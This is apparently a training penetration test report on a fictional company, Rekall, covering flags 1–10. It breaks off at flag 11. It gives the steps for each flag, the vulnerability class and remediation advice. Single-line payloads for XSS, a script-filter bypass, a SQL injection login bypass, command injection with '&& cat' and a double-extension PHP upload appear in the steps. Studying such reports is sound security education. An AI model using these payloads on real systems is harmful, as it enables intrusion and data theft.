Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Cyber Armor Company
Contact Name	Stephanie Ortega
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	8/27/2023	Stephanie Ortega	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Had some preventative measures in place such as being restrictive to what files we could upload, having some input validation to prevent certain use of words and symbols which provided restriction of what commands and SQL injections could be run.

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak passwords
- Allowing remote access which compromises the server
- Had weak security measures against SQL injections, code injections, LFI, php injections, and cross scripting that could potentially contain malicious code
- Network information was easily found and in some cases we easily found sensitive data

Executive Summary


Part 1
Flag 1

Steps: Input the XSS Reflected Java script <script>alert “Julie was Here”</script> in the Put your name here field that successfully created a pop up on the Welcome.php page.
Vulnerability: XSS Reflected
This can happen when a website does not properly validate user input which can be bad for several reasons. To list a few it can:
Expose User Data: malicious code can be input to steal user sensitive data such as cookies, session tokens and other sensitive data that could lead to data breaches, unauthorized access, and identify theft.
Data Manipulation: an attacker can change input fields on the user side to steal information such as changing a field to say password credentials.
Loss of trust: An attacker being able to manipulate the website can cause confusion for users and create a loss of trust, not only that but you can even face legal repercussions if data is compromised.
Remediation: My suggestion is to ensure that you are implementing proper input validation and output encoding. Continue to update with the latest patches and run audits and pen testing to identify vulnerabilities.
Flag 2




Steps: On the Memory-Planner.php page we put in the script <scscripiptt>alert “Julie was Here”</scscriptript> which successfully created a pop up on the webpage.
Vulnerability: XSS reflected (advanced)
Similar vulnerabilities to flag 1 except this was a bit more advanced since input validation removes the word “script” so we had to be creative and find a way to type script without website detecting it so that’s why we did “scscriptript” because when it removed the put together script it still ended up executing script.
Remediation: Same as flag one, using more advanced input validation.

Flag 3




Steps: Similarly to flag one we used the script <script>alert “Julie was Here”</script> to create a pop-up on the comments.php webpage.
Vulnerability: XSS Stored
Remediation: Proper input validation

Flag 4




Steps: Used BurpSuite and Foxy Proxy then created traffic on About-Rekall.php webpage and looked within repeater on BurpSuite and found flag within response header.
Vulnerability: Sensitive Data Exposure

Flag 5




Steps: Uploaded an executable file “malware2.php” into the upload your file field on Memory-Planner.php webpage and it successfully uploaded
Vulnerability: Local File Inclusion (LFI)
Here are some of the dangers of LFI:
Unauthorized Data Exposure: an attacker can use LFI to read sensitive files
Code Execution: an attacker can upload a file with malicious executable code
Bypassing Access Controls: an attacker can use LFI to bypass access control and gain access to restricted areas or escalate privileges.
Backdoor Implementation: an attacker can use LFI to implement a backdoor to gain persistent access to the system.
Remediation:
Input Validation: validate and sanitize user inputs
Output encoding: when displaying output make sure to properly encode output to prevent malicious code from being run
Whitelisting: ensures that only specific approved files can be included
Security Patches: keep server up to date to prevent vulnerabilities from being used
File System Permissions: limit access that the web app has to sensitive files

Flag 6



Steps: tweaked the file we used in flag 5 from malware2.php to malware2.jpg.php and successfully uploaded under Memory_planner.php Choose your location field.
Vulnerability: LFI(advanced)
Similar to flag 5 except this one was a bit more advanced where the file name had to include jpg otherwise it would not let you upload otherwise
Remediation: Same recommendation as flag 5 where we suggest updating input validation.


Flag 7



Steps: In the Login.php page we were able to insert a SQL injection into the password field under User Login. We input 'jsmith' OR 'cat'='cat' and it was successful
Vulnerability: SQL injection,
Being able to manipulate an applications input to execute unintended SQL queries can be harmful for the following reasons:
Data Theft: can extract sensitive data such as usernames, passwords, PII, card numbers, etc.
Data Manipulation: can modify or delete data in database
Unwanted Access: can lead to unauthorized access resulting in data breaches
Bypassing Authentication: can gain user or admin privileges
Account Takeover: can take over entire system
Denial of Service (DoS): can use malicious queries to bring down a website.
Loss of Trust: can compromise trust users have in the website and damage reputation and can have legal repercussions.
Remediation:


Use Parameterized Queries: separate SQL code from user input to make it more difficult for attackers to inject malicious code.
Input Validation: Validate and sanitize user inputs to make sure they do not contain malicious characters.
Security Audits: regularly run audits to identify vulnerabilities
Software Update: keep updated with latest patches.

Flag 8




Steps: Went to login.php page and when we highlighted the page we saw some credentials, looking at the source code we could also see that we see the same credentials listed there as well and when we copy and pasted them in the fields they presented us with flag 8.
Vulnerability: Sensitive Data Exposure
Remediation: Remove credentials from source code

Flag 9




Steps: We added robots.txt after the domain name and it exposed flag 9 to us
Vulnerability: Sensitive Data Exposure
Remediation: Encryption, use HTTPS to encrypt data transmitted to help protect sensitive data.

Flag 10




Steps: On the networking.php page in the DNS Check field we input a command injection www.example.com && ls and were able to see on the source code page that the file vendors.txt did exist so afterwards we input www.example.com && cat vendors.txt and that revealed the flag to us.
Vulnerability: Command injection
An attacker can execute arbitrary command on the system which can result in unauthorized access, data theft, and complete compromise of the target.
Remediation:
Least Privilege: Limit the privileges of the app or service that executes commands to a minimum required for its operation
Use Safe APIs: Utilize safe APIs and libraries that prevent command injection by design.
Input Validation and Sanitization

Flag 11



